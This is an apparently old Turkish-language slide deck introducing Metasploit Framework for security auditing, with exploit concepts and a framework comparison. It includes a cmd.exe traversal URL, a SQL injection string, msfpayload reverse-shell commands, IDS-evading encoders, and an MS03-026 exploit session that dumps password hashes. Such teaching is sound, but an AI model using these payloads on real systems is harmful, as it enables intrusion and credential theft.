

# Metasploit Framework ile Güvenlik Denetimi

Fatih Özavcı

Bilgi Güvenliği Danışmanı

fatih.ozavci@gamasec.net



# Sunum İeriđi

- Exploit Kavramı
- Exploit Geliřtirme Süreci
- Bütünleřik Geliřtirme Ortamları
- Metasploit Framework
- Canlı Uygulama ve Pratikler



# Exploit



Bir güvenlik açığını kullanarak normal-dışı bir işlem yapılmasını sağlayan yöntem veya yazılım

- <http://sunucu/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir>
- <http://sunucu/login.asp?uid=' OR 1=1>

# Diğer Kavramlar




- Payload
  - Exploit sonrası çalıştırılacak ve normal-dışı işlemi yapacak içerik
- Shellcode
  - Exploit sonrası çalıştırılacak platforma özel binary'ler
- NOP
  - “Not Operation”, işlevsiz veya bellek yeri öğrenme amaçlı bellek dolduran bitler
- Encoder
  - Çalıştırılacak Shellcode'u değiştiren ve IDS'ler tarafından yakalanmasını önleyen yazılımlar

# Exploit Yapısı



# Exploit Yaşam Çevrimi




# Genel Exploit'lerin Özellikleri

- Çok farklı programlama dillerinde sunulabilirler (binary, c, c++, perl, lisp, python)
- Açığın tek veya özel bir kullanımı üzerine geliştirilmiş olabilirler (..`%c0%af`.. veya ..`%c0%qf`..)
- Payload/Shellcode değeri özelleştirilemeyebilir (binary, açık hakkında kısıtlı bilgi)
- Kod kirliliği veya kötü niyetli yazılmış olabilir
- Herkesçe kullanıldığı için önlem alınmış olabilir

# Kim Kendi Exploit'ine İhtiyaç Duyar

- Tetkikçiler
- Danışmanlar
- Yazılım veya Donanım Testi Yapanlar
- Sistem Yöneticileri
- Güvenlik Açığı Geliştiricileri

# Exploit Geliştirme Süreci



# Hangi Araçlar Kullanılır



- Açık Bulunan Yazılımın Örneği !?
- Fuzzer (Karıştırıcı ve Değiştiriciler)
- Encoder (Kodlayıcılar)
- HEX Editörler
- Binary Analiz Araçları
- Debugger (Hata Ayıklayıcılar)
- Sniffer (Paket Yakalayıcılar)
- Protokol Çözümleyiciler
- Yorumlayıcılar / Derleyiciler (Interpreter/Compiler)
- Shellcode'lar
- SQL Sorguları

# Bütünleşik Geliştirme Ortamları


- Exploit ve Payload ayrımı
- Hazır ve kodu açık Exploit'ler
- Binary analizi için yardımcı araçlar
- Hazır Payload veya Agent'lar
- Grafik arabirim ile “tıkla ve gir” kolaylığı
- Hazır fonksiyonlar ile daha az Exploit kodu
- Kategorizasyon ve analiz arabirimleri
- Hazır Recon'lar ile bilgi toplama
- Yerel, yetki yükseltimi amaçlı Exploit'ler
- 0 gün Exploit'leri

# Neden Exploit Geliştirme Ortamı ?

- Güvenlik açığı tarama yazılımlarının imza kalitesindeki yetersizlikler
- Güvenlik açığının kullanılabilir olduğunun tespiti
- Risk boyutunun tam olarak bilinmesi ihtiyacı
- Güvenlik önlemlerinin (firewall/ids etc.) aşılması ihtiyacı
- Güvenlik açıklarının kullanımına farklı bakış açıları getirme ihtiyacı
- Hazır kodlar ve fonksiyonlar ile Exploit geliştirme, kullanma ve kullanım sonrası işlemleri kolayca uygulayabilme

# Geliştirme Ortamı Alternatifleri

- Core Technologies - Core Impact
- Immunity Security - Immunity Canvas
- Metasploit Project - Metasploit Framework
- Security Forest - Exploitation Framework



# Metasploit Framework



- 2.x (GPL/Artistic) ve 3.x (Non-commercial) olarak iki ayrı sürümü bulunmakta
- 138+ istemci/sunucu exploit ve 75+ payload bulunuyor
- Çok farklı türde payload'lar kullanılabiliyor
  - Agent (Meterpreter)
  - VNC DLL Injection
  - Shellcode Üretimi (Shell Bind, Reverse, FindTag)
  - Binary Upload
- Çok sayıda farklı encoder kullanılabiliyor
  - Alpha2, Pex, Shikata Ga Nai, Sparc, OSXPPCLongXOR
- Konsol, web ve seri arabirimleri bulunuyor, 3.x grafik arabirime de sahip olacak
- Açık kaynaklı her şeye entegre edilebiliyor (InlineEgg)
- En güçlü özelliği Post-Exploitation yetenekleri (Meterpreter, VNC DLL Injection, Anti-Forensic, Process Migration vb.)

# Ekran Görüntüleri



```
msf exploit(windows/dcerpc/ms03_026_dcom) > exploit
[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.00ncacn_ip_tcp:127.0.0.1[12347] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.00ncacn_ip_tcp:127.0.0.1[12347] ...
[*] sending exploit ...
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.254.0.4:4444 -> 10.172.69.14:3113)

Loading extension stdapi...success.
meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
Administrator:500:                                     :
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:787fe2ff8bfd6acd36f1f167826628fd:a42a0141890f2998312ffc41cd8f4d4e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d3130169356f4ce4def8a52fb59c1e98:::
meterpreter >
```

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds t
>> client.priv.sam_hashes[3].ntlm
=> "d3130169356f4ce4def8a52fb59c1
>> client.priv.sam_hashes[3].user
=> "SUPPORT_388945a0\005"
>> client.ui.idle_time
=> 450
>> client.fs.dir.entries
=> ["AUTOEXEC.BAT", "baserand", "
  "personal", "Program Files", "RE
>> client.sys.process.processes[0]
=> {"name"=>"smss.exe", "pid"=>47
>>

[*] Sending 124 byte payload...
[*] Sending stage (2838 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Trying to use connection...
[*] Meterpreter session 1 opened (10.254.0.4:59360 -> 10.254.0.4:12345)
[*] Started logging session interaction.
[*] Session 1 created in the background.
msf exploit(test/multi/aggressive) > session -1

Active sessions
=====
  Id  Description  Tunnel
  --  -
  1   Meterpreter  10.254.0.4:59360 -> 10.254.0.4:12345

msf exploit(test/multi/aggressive) > session -i 1
[*] Starting interaction with 1...

meterpreter > use stdapi
Loading extension stdapi...success.
meterpreter >
```

# Ekran Görüntüleri



<a href="#">EXPLOITS</a>	PAYLOADS	SESSIONS
--------------------------	----------	----------

	3Com 3CDaemon FTP Server Overflow
	AOL Instant Messenger goaway Overflow
	AWStats configdir Remote Command Execution

# Genel Özellikler



- Arabirim
  - Konsol Arayüzü (msfconsole)
  - Web Arayüzü (msfweb)
  - Komut Satırı Arayüzü (msfcli)
- Yardımcı Araçlar
  - Dönüş Adresi Tarayıcı (msfpescan, msfelfscan)
  - Payload Üretici (msfpayload)
  - Payload Encoder (msfencode)
  - Oturum Logları (msflogdump)
- Ana Modüller
  - Exploit'ler
  - Payload'lar
  - Encoder'lar
  - NOP Üreticiler

# Exploit

- Çok sayıda, kaynak kodu açık, eski ve yeni exploit
- İstemci ve sunucu exploitleri birarada
- Farklı işletim sistemleri için yazılmış exploit'ler
  - Windows, MacOSX, Linux, Irix, AIX, Solaris etc.
- Farklı platformlar için yazılmış exploit'ler
  - PPC, IA32, SPARC, MIPS, etc.
- Hazır fonksiyonlar ile yazılacak kod miktarı oldukça az
  - SSL desteği
  - Hazır ağ protokolleri (SMB/DCERPC etc.)
  - Encoding desteği
  - Kolay payload ve hedef entegrasyonu
- Kod yerine güvenlik açığına odaklanmak hedeflenmiş

# Payload




- Birçok platform için hazır Shellcode
  - Windows, Linux, AIX, Solaris, HP/UX, OS X, BSD, BSDI etc.
  - Hazır Shellcode (Shell Bind, Reverse, FindTag)
  - Perl Kodu
- Üst düzey payload'lar
  - PassiveX
  - InlineEgg (Core Tech.)
  - Meterpreter
  - VNC Injection
  - Belleğe program yükleme ve çalıştırma
- Kademeli/Modüler payload yükleme
- Hedef üstünden yeni saldırı kapasitesi
- Tek başına payload kullanımı
  - `msfpayload PAYLOAD_ADI LHOST=x.x.x.x LPORT=3333 X > test.exe`
  - `msfcli payload_handler PAYLOAD=PAYLOAD_ADI LHOST=x.x.x.x LPORT=3333 E`

# Encoder



- Hazır encoder'lar ile payload kolayca değiştirilebilmekte
  - HIDS/NIDS/IPS Atlama
- Farklı platformlar için encoder'lar
  - PPC, x86, Sparc etc.
- Farklı türlerde 13 encoder



# Meterpreter



- Meta-Interpreter
- Modül destekli exploit sonrası aracı
  - Dosya sistemi, Süreç yönetimi, Ağ vb.
  - DLL olarak yeni modüller eklenebilir
  - Kodu açık ve kolayca geliştirilebilir
  - Dinamik modül yükleme
- Dahili Kriptolama
- Kanal ve VNC Injection desteği
- 3.x ile birlikte kapasitesi artıyor
  - Süreç birleştirme
  - IRB desteği
  - Timestomp, SAM HashDump
- Yeni bir alt süreç olarak doğrudan bellekte çalışıyor

# PassiveX



- Hedefin registry kayıtları değiştirilir ve Internet Explorer başlatılır
- İstenen DLL ActiveX objesi olarak yüklenir
- Tüm iletişim HTTP ile yapılır
  - IE Proxy ayarları ve kimlik özellikleri
  - DMZ ağlarında kullanışlı
- VNC ve Meterpreter Injection için kullanılabilir

# VNC Injection



- RealVNC kodunda deęişiklikler yapılmış, gereksiz bölümler çıkartılmış
- Dış dosya, kütüphane, servis kurulumu veya registry anahtarı gerekmiyor
- Yeni bir alt süreç olarak doğrudan bellekte çalışıyor
- Kilitli ekranlarda yeni kabuk (command prompt) açılıyor

# Metasploit 3.x



- Ruby ile yazılıyor
- Güncel Sürüm : 3.0 Alpha r3
- Kod büyük ölçüde tamamlanmış
  - AUX, Grafik arabirim vb. eksikler bulunuyor
- Payload ve Encoder artışı var
- Meterpreter kapasitesi arttırılmış
- Otomatize edilebilir
- “Pivoting” Hedef üstünden saldırı daha kolay
- Çok sayıda fonksiyon dökümante edilmiş

# Karşılaştırma Tablosu



Özellikler	Core Impact	Immunity Canvas	Metasploit Framework
İşletim Sistemi	Windows	Windows / Unix	Windows / Unix
Grafik Kullanıcı Arabirimi	Var	Var	2.x Yok / 3.x Var
Script Dili	Python	Python	2.x Perl / 3.x Ruby
Ağ Haritalama	Var	Var	2.x Yok / 3.x Planlanıyor
İstemci Exploit'leri	Var	Var	Var
Yerel Exploit'ler	Var	Var	Yok
Web Exploit'leri	Yok	Yok	Yok
Payload Kullanımı	Agent / InlineEgg	Agent	Meterpreter/Shellcode/VNC
Encoder Kullanımı	Yok	Yok	Var
Exploit Sonrası Bağlantı	Bind/Reverse/Re-use	Bind/Reverse/Re-use	Bind/Reverse/FindSock
Agent Üstünden Saldırı	Var	Yok	Meterpreter / SocketNinja
Otomatize Exploit İşlemi	Var	Var	Yok
Raporlama	Var	Yok	Yok
Diğer Araçlarla Entg.	Var	Var	2.x Yok / 3.x Planlanıyor
Harici Geliştirme Araçları	Yok	Yok	Var
Anti-Forensic Özellikleri	Yok	Yok	Var
<b>Fiyat</b>	<b>~25.000 USD</b>	<b>10 Kul. ~2.000 USD</b>	<b>Ücretsiz</b>

*Metasploit iş üstünde....*



# Bağlantılar ve Referanslar



Metasploit Project

[www.metasploit.org](http://www.metasploit.org)

Metasploit Anti-Forensics

[www.metasploit.org/projects/antiforensics](http://www.metasploit.org/projects/antiforensics)

Metasploit Documentation

[www.metasploit.org/projects/Framework/documentation.html](http://www.metasploit.org/projects/Framework/documentation.html)

Metasploit Live Demo

[metasploit.com:55555/](http://metasploit.com:55555/)

*Teşekkürler....*

